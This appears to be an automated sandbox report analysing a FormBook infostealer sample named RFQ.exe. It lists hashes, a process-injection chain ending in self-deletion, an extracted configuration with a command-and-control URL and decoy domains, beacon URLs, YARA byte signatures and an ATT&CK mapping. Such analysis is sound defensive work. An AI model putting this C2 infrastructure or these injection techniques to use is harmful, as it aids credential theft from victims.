ID: 356498
Sample Name: RFQ.exe
Cookbook: default.jbs
Time: 09:00:10
Date: 23/02/2021
Version: 31.0.0 Emerald

Table of Contents


Analysis Report RFQ.exe

Overview


General Information

Sample Name:	RFQ.exe
Analysis ID:	356498
MD5:	d0776103a16d59..
SHA1:	11189405de042e..
SHA256:	8cbda95915fcb96..
Tags:	exe Formbook

Most interesting Screenshot:



Detection




FormBook

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Antivirus detection for URL or domain
- Found malware configuration
- Malicious sample detected (through …
- Multi AV Scanner detection for subm…
- Snort IDS alert for network traffic (e.…
- System process connects to networ…
- Yara detected FormBook
- C2 URLs / IPs found in malware con…
- Injects a PE file into a foreign proce…
- Maps a DLL or memory area into an…
- Modifies the context of a thread in a…
- Modifies the prolog of user mode fun…
- Queues an APC in another process …

Classification



Startup

- **System is w10x64**
- RFQ.exe (PID: 7080 cmdline: 'C:\Users\user\Desktop\RFQ.exe' MD5: D0776103A16D59CF8A53D84854377371)
  - RFQ.exe (PID: 5652 cmdline: {path} MD5: D0776103A16D59CF8A53D84854377371)
    - explorer.exe (PID: 3440 cmdline: MD5: AD5296B280E8F522A8A897C96BAB0E1D)
      - rundll32.exe (PID: 496 cmdline: C:\Windows\SysWOW64\rundll32.exe MD5: D7CA562B0DB4F4DD0F03A89A1FDAD63D)
        - cmd.exe (PID: 6260 cmdline: /c del 'C:\Users\user\Desktop\RFQ.exe' MD5: F3BDBE3BB6F734E357235F4D5898582D)
          - conhost.exe (PID: 6200 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
- **cleanup**

Malware Configuration

Threatname: FormBook

```
{
  "C2 list": [
    "www.talllensphotography.com/md5/"
  ],
  "decoy": [
    "gnd3.com",
    "thedrata.com",
    "carbeloy.com",
    "impactpittsburg.com",
    "sussage.com",
    "mikespencil.com",
    "ghoshtechno.com",
    "partnermassagetherapy.com",
    "nagago.asia",
    "parkviee.com",
    "kichisanpo.com",
    "awbaviation.com",
    "shopvibeup.com",
    "ab-alamode.com",
    "cash4homesutah.com",
    "funbrushstrokes.com",
    "adeleycar.com",
    "actsbooking.com",
    "rojorodi.icu",
    "fleurdelyscantho.com",
    "bobwhiteknives.com",
    "entrefloresdr.com",
    "eurostarcellars.com",
    "shipu143.com",
    "lindsaydrees.com",
    "turningtecc.com",
    "reusedearth.com",
    "theemperorbrand.com",
    "afrohiphops.com",
    "officehoursonly.com",
    "pharmacistscbd.com",
    "yaanpay.com",
    "mymoxypets.com",
    "sharehealthalliance.com",
    "sparktvnetwork.com",
    "marymoorridgecondo.com",
    "honest-woman.com",
    "blitzerfoto.net",
    "vanhanhnhansu.com",
    "lawyerspledge.com",
    "parkwashingtondc.com",
    "worldwideexpressweb.net",
    "oatml.com",
    "acquaintancenutritious.info",
    "lukmanmalik.xyz",
    "eudorabcantik.com",
    "fotosdepueblo.com",
    "latelierp.com",
    "dogmomtreats.com",
    "beerthirtyslc.com",
    "greenlightsmokables.com",
    "newyorkbusinesssolutions.com",
    "latravesia.net",
    "worldvisioncompany.com",
    "radiusbrisbane.com",
    "beachhammocking.com",
    "games-daizo.com",
    "customkreation.com",
    "universiteyehazirlan.com",
    "studentpalace.rentals",
    "vizecix.com",
    "new123movies.pro",
    "skincolored.com",
    "goldstespresso.com"
  ]
}
```


Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
00000007.00000002.444247401.0000000001220000.00000040.00000001.sdmp	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	

Source	Rule	Description	Author	Strings
00000007.00000002.444247401.0000000001220000.00000040.00000001.sdmp	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x98e8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x9b62:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x15685:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x15171:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x15787:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x158ff:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0xa57a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x143ec:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xb273:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x1b327:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1c32a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
00000007.00000002.444247401.0000000001220000.00000040.00000001.sdmp	Formbook	detect Formbook in memory	JPCERT/CC Incident Response Group	• 0x18409:$sqlite3step: 68 34 1C 7B E1 • 0x1851c:$sqlite3step: 68 34 1C 7B E1 • 0x18438:$sqlite3text: 68 38 2A 90 C5 • 0x1855d:$sqlite3text: 68 38 2A 90 C5 • 0x1844b:$sqlite3blob: 68 53 D8 7F 8C • 0x18573:$sqlite3blob: 68 53 D8 7F 8C
0000000E.00000002.593192539.0000000000A30000.00000004.00000001.sdmp	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
0000000E.00000002.593192539.0000000000A30000.00000004.00000001.sdmp	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x98e8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x9b62:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x15685:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x15171:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x15787:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x158ff:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0xa57a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x143ec:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xb273:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x1b327:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1c32a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
Click to see the 16 entries				


Unpacked PEs

Source	Rule	Description	Author	Strings
7.2.RFQ.exe.400000.0.raw.unpack	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
7.2.RFQ.exe.400000.0.raw.unpack	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x98e8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x9b62:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x15685:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x15171:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x15787:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x158ff:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0xa57a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x143ec:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xb273:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x1b327:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1c32a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
7.2.RFQ.exe.400000.0.raw.unpack	Formbook	detect Formbook in memory	JPCERT/CC Incident Response Group	• 0x18409:$sqlite3step: 68 34 1C 7B E1 • 0x1851c:$sqlite3step: 68 34 1C 7B E1 • 0x18438:$sqlite3text: 68 38 2A 90 C5 • 0x1855d:$sqlite3text: 68 38 2A 90 C5 • 0x1844b:$sqlite3blob: 68 53 D8 7F 8C • 0x18573:$sqlite3blob: 68 53 D8 7F 8C
7.2.RFQ.exe.400000.0.unpack	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
7.2.RFQ.exe.400000.0.unpack	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x8ae8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x8d62:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x14885:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x14371:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x14987:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x14aff:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x977a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x135ec:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xa473:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x1a527:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1b52a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
Click to see the 1 entries				

Sigma Overview

No Sigma rule has matched

Signature Overview



- AV Detection
- Compliance
- Software Vulnerabilities
- Networking
- E-Banking Fraud
- System Summary
- Data Obfuscation
- Hooking and other Techniques for Hiding and Protection
- Malware Analysis System Evasion
- Anti Debugging
- HIPS / PFW / Operating System Protection Evasion
- Language, Device and Operating System Detection
- Stealing of Sensitive Information
- Remote Access Functionality

Click to jump to signature section

AV Detection:

Antivirus detection for URL or domain

Found malware configuration

Multi AV Scanner detection for submitted file

Yara detected FormBook

Compliance:

Uses 32bit PE files

Contains modern PE file flags such as dynamic base (ASLR) or NX

Binary contains paths to debug symbols

Networking:

Snort IDS alert for network traffic (e.g. based on Emerging Threat rules)

C2 URLs / IPs found in malware configuration

E-Banking Fraud:

Yara detected FormBook

System Summary:

Malicious sample detected (through community Yara rule)

Hooking and other Techniques for Hiding and Protection:

Modifies the prolog of user mode functions (user mode inline hooks)

Malware Analysis System Evasion:

Tries to detect virtualization through RDTSC time measurements

HIPS / PFW / Operating System Protection Evasion:

System process connects to network (likely due to code injection or exploit)

Injects a PE file into a foreign processes

Maps a DLL or memory area into another process

Modifies the context of a thread in another process (thread injection)

Queues an APC in another process (thread injection)

Sample uses process hollowing technique

Stealing of Sensitive Information:

Yara detected FormBook


Remote Access Functionality:

Yara detected FormBook

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects
Valid Accounts	Shared Modules 1	Path Interception	Process Injection 6 1 2	Rootkit 1	Credential API Hooking 1	Security Software Discovery 1 2 1	Remote Services	Credential API Hooking 1	Exfiltration Over Other Network Medium	Encrypted Channel 1	Eavesdrop Insecure Network Communica
Default Accounts	Scheduled Task/Job	Boot or Logon Initialization Scripts	Boot or Logon Initialization Scripts	Masquerading 1	LSASS Memory	Virtualization/Sandbox Evasion 3	Remote Desktop Protocol	Archive Collected Data 1	Exfiltration Over Bluetooth	Ingress Tool Transfer 3	Exploit SS7 Redirect Ph Calls/SMS
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	Virtualization/Sandbox Evasion 3	Security Account Manager	Process Discovery 2	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Non-Application Layer Protocol 3	Exploit SS7 Track Devic Location
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Disable or Modify Tools 1	NTDS	Remote System Discovery 1	Distributed Component Object Model	Input Capture	Scheduled Transfer	Application Layer Protocol 1 3	SIM Card Swap
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Process Injection 6 1 2	LSA Secrets	System Information Discovery 1 1 2	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipulate Device Communica
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Deobfuscate/Decode Files or Information 1	Cached Domain Credentials	System Owner/User Discovery	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamming or Denial of Service
External Remote Services	Scheduled Task	Startup Items	Startup Items	Obfuscated Files or Information 3	DCSync	Network Sniffing	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rogue Wi-F Access Poir
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	Rundll32 1	Proc Filesystem	Network Service Scanning	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Application Layer Protocol	Downgrade Insecure Protocols
Exploit Public-Facing Application	PowerShell	At (Linux)	At (Linux)	Software Packing 1	/etc/passwd and /etc/shadow	System Network Connections Discovery	Software Deployment Tools	Data Staged	Exfiltration Over Asymmetric Encrypted Non-C2 Protocol	Web Protocols	Rogue Cellu Base Statio

Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.

Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
RFQ.exe	35%	Virustotal		Browse
RFQ.exe	17%	ReversingLabs	ByteCode-MSIL.Trojan.Barys	

Dropped Files

No Antivirus matches

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
7.2.RFQ.exe.400000.0.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File
0.2.RFQ.exe.430e480.1.unpack	100%	Avira	HEUR/AGEN.1110362		Download File

Domains

Source	Detection	Scanner	Label	Link
ghs.googlehosted.com	0%	Virustotal		Browse

URLs

Source	Detection	Scanner	Label	Link
http://www.founder.com.cn/cn/bThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/bThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/bThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/bThe	0%	URL Reputation	safe	
http://www.tiro.comn	0%	URL Reputation	safe	
http://www.tiro.comn	0%	URL Reputation	safe	
http://www.tiro.comn	0%	URL Reputation	safe	
http://www.tiro.comn	0%	URL Reputation	safe	
http://www.eudorabcantik.com/md5/?idBXUjVP=2OYyEXTLFIqjBC5O5m8RJZ0r5htmlVRkTtWUdd8YXANk4Q730sjJcSottHUfDbvwisHPrnhI0g==&EBZ=ZVItdHbxztF0a	0%	Avira URL Cloud	safe	
http://www.esvstudybible.org/search?q=	0%	Avira URL Cloud	safe	
http://www.tiro.com	0%	URL Reputation	safe	
http://www.tiro.com	0%	URL Reputation	safe	
http://www.tiro.com	0%	URL Reputation	safe	
http://www.esvstudybible.org/search?q=Whttp://www.blueletterbible.org/Bible.cfm?b=	0%	Avira URL Cloud	safe	
http://www.goodfont.co.kr	0%	URL Reputation	safe	
http://www.goodfont.co.kr	0%	URL Reputation	safe	
http://www.goodfont.co.kr	0%	URL Reputation	safe	
http://www.skincolored.com/	0%	Avira URL Cloud	safe	
http://topicalmemorysystem.googlecode.com/files/	0%	Avira URL Cloud	safe	
http://www.carterandcone.coml	0%	URL Reputation	safe	
http://www.carterandcone.coml	0%	URL Reputation	safe	
http://www.carterandcone.coml	0%	URL Reputation	safe	
http://www.sajatypeworks.com	0%	URL Reputation	safe	
http://www.sajatypeworks.com	0%	URL Reputation	safe	
http://www.sajatypeworks.com	0%	URL Reputation	safe	
http://www.typography.netD	0%	URL Reputation	safe	
http://www.typography.netD	0%	URL Reputation	safe	
http://www.typography.netD	0%	URL Reputation	safe	
http://www.fontbureau.comas	0%	Avira URL Cloud	safe	
http://www.founder.com.cn/cn/cThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/cThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/cThe	0%	URL Reputation	safe	
http://www.galapagosdesign.com/staff/dennis.htm	0%	URL Reputation	safe	
http://www.galapagosdesign.com/staff/dennis.htm	0%	URL Reputation	safe	
http://www.galapagosdesign.com/staff/dennis.htm	0%	URL Reputation	safe	
http://fontfabrik.com	0%	URL Reputation	safe	
http://fontfabrik.com	0%	URL Reputation	safe	
http://fontfabrik.com	0%	URL Reputation	safe	
http://www.founder.com.cn/cn	0%	URL Reputation	safe	
http://www.founder.com.cn/cn	0%	URL Reputation	safe	
http://www.founder.com.cn/cn	0%	URL Reputation	safe	
http://www.skincolored.com/md5/?idBXUjVP=s4q+K9SYeQAH/ol1LHDCX3FORxxmw3fUJuDZ6OIV0kEaH/C8CzqjXw4/MJNt0fJkrNVLW2mfGw==&EBZ=ZVItdHbxztF0a	0%	Avira URL Cloud	safe	
http://www.jiyu-kobo.co.jp/	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/	0%	URL Reputation	safe	
http://www.galapagosdesign.com/DPlease	0%	URL Reputation	safe	
http://www.galapagosdesign.com/DPlease	0%	URL Reputation	safe	
http://www.galapagosdesign.com/DPlease	0%	URL Reputation	safe	
http://www.sandoll.co.kr	0%	URL Reputation	safe	
http://www.sandoll.co.kr	0%	URL Reputation	safe	
http://www.sandoll.co.kr	0%	URL Reputation	safe	
http://www.urwpp.deDPlease	0%	URL Reputation	safe	
http://www.urwpp.deDPlease	0%	URL Reputation	safe	
http://www.urwpp.deDPlease	0%	URL Reputation	safe	
http://www.zhongyicts.com.cn	0%	URL Reputation	safe	
http://www.zhongyicts.com.cn	0%	URL Reputation	safe	
http://www.zhongyicts.com.cn	0%	URL Reputation	safe	
www.talllensphotography.com/md5/	100%	Avira URL Cloud	malware	
http://www.sakkal.com	0%	URL Reputation	safe	
http://www.sakkal.com	0%	URL Reputation	safe	
http://www.sakkal.com	0%	URL Reputation	safe	

Source	Detection	Scanner	Label	Link
http://www.skincolored.com	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
www.eudorabcantik.com	144.208.69.172	true	true		unknown
www.skincolored.com	52.58.78.16	true	true		unknown
ghs.googlehosted.com	142.250.185.179	true	true	• 0%, Virustotal, Browse	unknown
www.ghoshtechno.com	unknown	unknown	true		unknown

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://www.eudorabcantik.com/md5/?idBXUjVP=2OYyEXTLFIqjBC5O5m8RJZ0r5htmlVRkTtWUdd8YXANk4Q730sjJcSottHUfDbvwisHPrnhI0g==&EBZ=ZVItdHbxztF0a	true	• Avira URL Cloud: safe	unknown
http://www.skincolored.com/md5/?idBXUjVP=s4q+K9SYeQAH/ol1LHDCX3FORxxmw3fUJuDZ6OIV0kEaH/C8CzqjXw4/MJNt0fJkrNVLW2mfGw==&EBZ=ZVItdHbxztF0a	true	• Avira URL Cloud: safe	unknown
www.talllensphotography.com/md5/	true	• Avira URL Cloud: malware	low


URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.autoitscript.com/autoit3/J	explorer.exe, 00000008.00000002.593605277.000000000095C000.00000004.00000020.sdmp	false		high
http://www.apache.org/licenses/LICENSE-2.0	RFQ.exe, 00000000.00000002.404338495.0000000005E50000.00000002.00000001.sdmp, explorer.exe, 00000008.00000000.425007365.000000000B1A0000.00000002.00000001.sdmp	false		high
http://www.fontbureau.com	RFQ.exe, 00000000.00000002.404338495.0000000005E50000.00000002.00000001.sdmp, explorer.exe, 00000008.00000000.425007365.000000000B1A0000.00000002.00000001.sdmp	false		high
http://www.fontbureau.com/designersG	RFQ.exe, 00000000.00000002.404338495.0000000005E50000.00000002.00000001.sdmp, explorer.exe, 00000008.00000000.425007365.000000000B1A0000.00000002.00000001.sdmp	false		high
http://www.fontbureau.com/designers/?	RFQ.exe, 00000000.00000002.404338495.0000000005E50000.00000002.00000001.sdmp, explorer.exe, 00000008.00000000.425007365.000000000B1A0000.00000002.00000001.sdmp	false		high
http://www.founder.com.cn/cn/bThe	RFQ.exe, 00000000.00000002.404338495.0000000005E50000.00000002.00000001.sdmp, explorer.exe, 00000008.00000000.425007365.000000000B1A0000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.fontbureau.com/designers?	RFQ.exe, 00000000.00000002.404338495.0000000005E50000.00000002.00000001.sdmp, explorer.exe, 00000008.00000000.425007365.000000000B1A0000.00000002.00000001.sdmp	false		high
http://www.biblegateway.com/passage/?search=	RFQ.exe	false		high
http://www.tiro.comn	RFQ.exe, 00000000.00000003.334811267.000000000161C000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.esvstudybible.org/search?q=	RFQ.exe	false	• Avira URL Cloud: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.tiro.com	explorer.exe, 00000008.00000000.425007365.000000000B1A0000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.esvstudybible.org/search?q=Whttp://www.blueletterbible.org/Bible.cfm?b=	RFQ.exe	false	• Avira URL Cloud: safe	unknown
http://www.fontbureau.com/designers	explorer.exe, 00000008.00000000.425007365.000000000B1A0000.00000002.00000001.sdmp	false		high
http://www.goodfont.co.kr	RFQ.exe, 00000000.00000002.404338495.0000000005E50000.00000002.00000001.sdmp, explorer.exe, 00000008.00000000.425007365.000000000B1A0000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.skincolored.com/	rundll32.exe, 0000000E.00000002.598194730.000000000502F000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://topicalmemorysystem.googlecode.com/files/	RFQ.exe	false	• Avira URL Cloud: safe	unknown
http://www.biblija.net/biblija.cgi?m=	RFQ.exe	false		high
http://www.carterandcone.coml	RFQ.exe, 00000000.00000002.404338495.0000000005E50000.00000002.00000001.sdmp, explorer.exe, 00000008.00000000.425007365.000000000B1A0000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.sajatypeworks.com	RFQ.exe, 00000000.00000002.404338495.0000000005E50000.00000002.00000001.sdmp, explorer.exe, 00000008.00000000.425007365.000000000B1A0000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
